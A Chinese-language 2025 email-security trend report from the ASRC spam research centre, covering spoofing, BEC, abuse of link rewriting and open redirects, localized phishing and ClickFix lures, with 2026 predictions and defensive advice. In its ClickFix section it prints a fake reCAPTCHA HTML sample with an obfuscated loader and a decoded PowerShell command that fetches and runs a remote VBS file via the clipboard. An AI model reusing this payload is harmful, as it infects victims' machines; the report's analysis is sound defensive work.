2025
電子郵件安全趨勢回顧

ASRC

Spam Mail
Virus Mail
Malicious Mail

Jan 2026 released.

在 ASRC 2025 年全年度監測約 40 億封郵件流中，以偽造攻擊（Forgery）為主流，超過六成的攻擊透過偽冒身分（Spoofing）、變臉詐騙（BEC）來欺騙收件人，其中有不少透過註冊與知名公司相似的網域來發送釣魚信。而在郵件中，試圖以文件夾帶的方式進行宣傳或規避偵測的部分，以PDF格式成長最顯著；在惡意附檔攔截統計中，Office 文件格式仍為最主要的利用對象。

除此之外，回顧 2025 年，電子郵件資安攻防戰大規模利用「合法服務」與「心理操弄」。傳統的資安邊界，以區分黑名單與白名單的機制，正面臨失效。


本報告將剖析本年度兩大核心威脅，並提出對 2026 年的趨勢預測。

一、合法服務武器化 (Weaponization of Legitimate Services)

攻擊者透過「寄生」於合法的網路基礎設施，使惡意郵件在外觀與技術指標上呈現「無害」的假象，藉此繞過資安閘道器。

1. 濫用「連結置換（URL Rewriting）」防護機制


攻擊者利用遭駭的企業帳號發信，其內含的惡意連結已被微軟或資安廠商的防護機制改寫（如 safelinks）。使用者看到連結帶有資安廠商網域，誤以為經過掃描確認安全，反而降低戒心。



濫用「連結置換（URL Rewriting）」防護機制用以躲避 URL 檢測

2. 短網址與開放轉址（Open Redirect）

利用知名網站未修補的轉址漏洞（如 legitimate.com/redirect?url=evil.com），讓郵件過濾器誤判為合法網站，實則將使用者導向釣魚頁面。



利用知名網站未修補的轉址漏洞，讓資安檢測誤判為合法網站連結

3. 合法網站淪為跳板

攻擊者入侵維護不善的 WordPress 等合法網站植入惡意頁面。由於這些網站域名信譽（Domain Reputation）良好，極難被攔截。

二、社交工程在地化與精細化 (Advanced Social Engineering)

攻擊劇本不再通用化，而是針對台灣使用者的生活習慣、常用軟體與法律恐懼進行高度客製化。


1. 跨平台引流詐騙

攻擊者多半利用 Gmail、mail.ru、AOL、Hotmail、Yahoo 等免費信箱寄送郵件。郵件僅作為誘餌，郵件中不含惡意連結或附件，因此不易被資安防護設備檢出，目的是將受害者都引導至封閉的 LINE 群組，後續的社交工程攻擊對象皆瞄準群組內的財務人員。此類詐騙發送者經常偽裝成公開可查的企業負責人、高階主管，藉此提高信任感與威權壓力。

在封閉的 LIINE 群進行社交工程攻擊，難以被資安防護察覺

2. 權威機構與生活服務偽冒

- **公部門**-假冒健保局、國稅局或法院傳票，利用民眾對公權力的敬畏。
- **生活應用**-針對 PXpay 等在地支付工具，發送「資料確認」通知竊取憑證。




針對 PXpay 等在地支付工具，發送「資料確認」通知竊取憑證

3. 高度仿真的「侵權警告」

攻擊者寄送內容詳盡的版權侵害通知，雖舉證歷歷但發信源多為 Gmail 等免費信箱。此手法利用受害者害怕法律糾紛的心理，誘騙點擊連結。

4. ClickFix 手法的技術演變

2025 年初，透過郵件的 Clickfix 主要於郵件內容中誘導使用者手動「複製貼上」PowerShell 指令。




以社交工程的手段讓受害者自行瓦解作業系統的安全防護措施

2025 年末，我們發現另一種特殊的 ClickFix 攻擊。ClickFix 整體改用 HTML 附件的方式寄送 ClickFix 攻擊。

ClickFix 整體改用 HTML 附件的方式寄送 ClickFix 攻擊

特殊之處在於受害者打開 HTML 檔時，瀏覽器會先出現一個 Google reCAPTCHA 的假驗證畫面，實際上並沒有任何驗證功能。



```
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>reCAPTCHA Verification</title>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <style>
    body {
      background-color: #f9f9f9;
      font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
      display: flex;
      justify-content: center;
      align-items: center;
      height: 100vh;
      margin: 0;
    }

    .captcha-box {
      background: #fff;
      border: 1px solid #d3d3d3;
      border-radius: 8px;
      box-shadow: 0 2px 6px rgba(0, 0, 0, 0.1);
      padding: 25px 30px;
      width: 330px;
    }

    .recaptcha-header {
      display: flex;
      align-items: center;
      margin-bottom: 15px;
    }

    .recaptcha-header img {
      width: 30px;
      margin-right: 10px;
    }
```

以「視覺」化偽造的 Google reCAPTCHA 讓受害者放下戒心

事實上，受害者打開此惡意的 HTML 檔時，就已被寫在其中的 document.execCommand('copy'); 強制將惡意代碼寫入受害者電腦的剪貼簿中；接下來會要求受害者以 Win+R 呼叫出 Windows 的「執行」功能，再令其以 Ctrl+V 貼上剪貼簿中的惡意程式碼並按下 Enter 執行。主要的惡意程式碼及惡意程式的下載連結，皆以 Base64 編碼增加偵測的難度。

```
  </style>
  <script>eval(atob("ZnVuY3Rpb24gaGFuZGxlQ2FwdGNoYUNsaWNrCkgew0KICAgIGNvbnN0IHBheWxvYWQgPSBgcG93ZXJzaGVsb
</head>
<body>
  <div class="captcha-box">
    <div class="recaptcha-header">
      <img src="https://www.gstatic.com/recaptcha/api2/logo_48.png" alt="reCAPTCHA">
      <span>reCAPTCHA</span>
    </div>
    <div class="checkbox-container" onclick="handleCaptchaClick()">
      <div class="checkbox"></div>
      <div class="checkbox-text">I'm not a robot</div>
    </div>
    <div class="footer">Protected by Google reCAPTCHA B7 Privacy B7 Terms</div>
  </div>

  <div class="popup" id="popup">
    <div class="header">
     <img src="https://cdn-icons-png.flaticon.com/512/845/845646.png" alt="check passed" width="28">


      <h3>Final Security Step</h3>
    </div>
    <div id="spinner" class="spinner"></div>
    <div id="instruction" class="instruction" style="display: none;">
      To continue, please:<br><br>
      1. Press <span class="key">Win</span> + <span class="key">R</span><br>
      2. Press <span class="key">Ctrl</span> + <span class="key">V</span><br>
      3. Press <span class="key">Enter</span>
    </div>
    <button id="ok-button" onclick="closePopup()">OK</button>
  </div>
</body>
</html>
```

附件型的 Clickfix 攻擊

將該 base64 解碼後，可以看見真正的惡意連結與俄文的程式碼註解，推測這種 ClickFix 設計者很可能使用俄文語系。

```
function handleCaptchaClick() {
   const payload = `powershell -w h -c "$u='https://tmpfiles.org/dl/12154947/6rlnzdj3.txt';$f=$env:TEMP+'\\WiLstPrd.vbs';(New-Object Net.WebClient).DownloadFile
($u,$f);Start-Process wscript $f; & '                                    To continue, press OK "';

    // Копировать команду
    const textarea = document.createElement('textarea');
    textarea.value = payload;
    document.body.appendChild(textarea);
    textarea.select();
    document.execCommand('copy');
    document.body.removeChild(textarea);
```

base64 解碼後，可見惡意連結與俄文的程式碼註解

防禦的核心困境

「人」是最後，也是最脆弱的防線儘管 SPF、DKIM、DMARC 等技術層面的郵件驗證機制已相當普及，有效地墊高攻擊門檻，卻也迫使攻擊者將目標轉向「人的認知」。未來的防禦重點已無法單純依賴攔截技術，而必須著重於提升使用者的識別能力。

然而，我們正面臨一個嚴峻的「教育困境」：過去我們教導使用者識別安全的特徵，如「檢查網址」、「確認 HTTPS 鎖頭圖示」或「依賴防毒掃描結果」，如今卻反被攻擊者利用。攻擊者透過合法服務與加密憑證，讓惡意郵件具備了所有「被教導過」的安全特徵。因此，使用者必須重建思維，從「信任合法特徵」轉向建立「零信任（Zero Trust）」的數位習慣。

2026 年技術趨勢預測

AI 驅動的「超仿真」社交工程 (AI-Powered Social Engineering)

隨著生成式 AI 技術的成熟，在 2026 年釣魚郵件將徹底擺脫「語意不通」、「簡體字混雜」的刻板印象。攻擊者將利用 AI 生成語氣完美、且完全符合在地文化用語的信件。更甚者，攻擊將升級為「多模態（Multimodal）」形式，結合 AI 生成的深偽（Deepfake）語音（如假冒老闆的語音指令）、視訊、圖片與高度逼真的商業文件，讓詐騙場景無懈可擊。

QR Code 釣魚 (Quishing) 的常態化

QR Code 將成為攻擊者規避偵測的利器。加上行動裝置掃描後往往缺乏完整的網址檢視介面，這形成了完美的防禦破口。預期攻擊者將更頻繁地將惡意連結轉為 QR Code，夾帶於 PDF 附件或文件中，迫使使用者改用防護較弱的手機進行存取。

供應鏈攻擊深化 (Supply Chain & VEC)

在直接入侵目標企業日益困難的情況下，攻擊者轉而鎖定其供應商。透過潛伏於供應商的郵件系統，長期監控業務往來。一旦偵測到付款關鍵時刻，便利用真實的歷史郵件串發動「回信攻擊（Reply-chain Attack）」，插入詐騙匯款資訊。這類手法極難察覺，將是企業財務損失的最大風險源。

瀏覽器即戰場 (Browser-based Threats)

攻擊重心將進一步移往瀏覽器層面。包括惡意擴充套件（Extensions）的濫用，或是利用 PWA（漸進式網頁應用程式）技術，將惡意程式偽裝成合法 APP 誘導使用者安裝，藉此繞過作業系統的安全機制。

防禦策略與建言

面對上述威脅，企業與個人應採取以下主動防禦措施：

建立「查證斷點」機制

收到任何涉及金錢、個資或法律訴訟的緊急通知，請強制自己「暫停」。切勿直接點擊信中連結，應自行搜尋官方網站的客服電話進行查證。

強化供應商風險管理

針對財務匯款流程建立嚴格規範。任何帳戶變更通知，絕不可僅憑電子郵件執行，必須透過「郵件以外」的第二管道（如電話）進行雙重確認。

對「免費信箱」保持絕對懷疑

真正的律師函、法院傳票或企業官方通知，絕不會使用 Gmail、Hotmail 或 Outlook.com 等免費信箱發送。見此類來源應立即提高警覺。

拒絕執行不明指令

瀏覽網頁時，若頁面要求您開啟「執行（Run）」視窗、終端機或 PowerShell 並貼上代碼，100% 是惡意攻擊，請立即關閉網頁。

演練「新型態」釣魚

企業內部的社交工程演練不應再侷限於簡單的連結點擊測試，應加入「QR Code 掃描」、「假冒供應商」或「ClickFix 誘騙」等新型劇本，以提升員工面對真實威脅的防禦力。

2026年，資訊安全不僅是技術與技術的對抗，更是對人性的考驗。在信任崩解的網路世界中，唯有保持高度警覺與適度的懷疑，才能有效保全資產與數據安全。

關於ASRC 垃圾訊息研究中心

ASRC 垃圾訊息研究中心 (Asia Spam-message Research Center)，長期與中華數位科技合作，致力於全球垃圾郵件、惡意郵件、網路攻擊事件等相關研究事宜，並運用相關數據統計、調查、趨勢分析、學術研究、跨業交流、研討活動..等方式，促成產官學界共同致力於淨化網際網路之電子郵件使用環境。

更多資訊請參考 www.asrc-global.com

ASRC垃圾訊息研究中心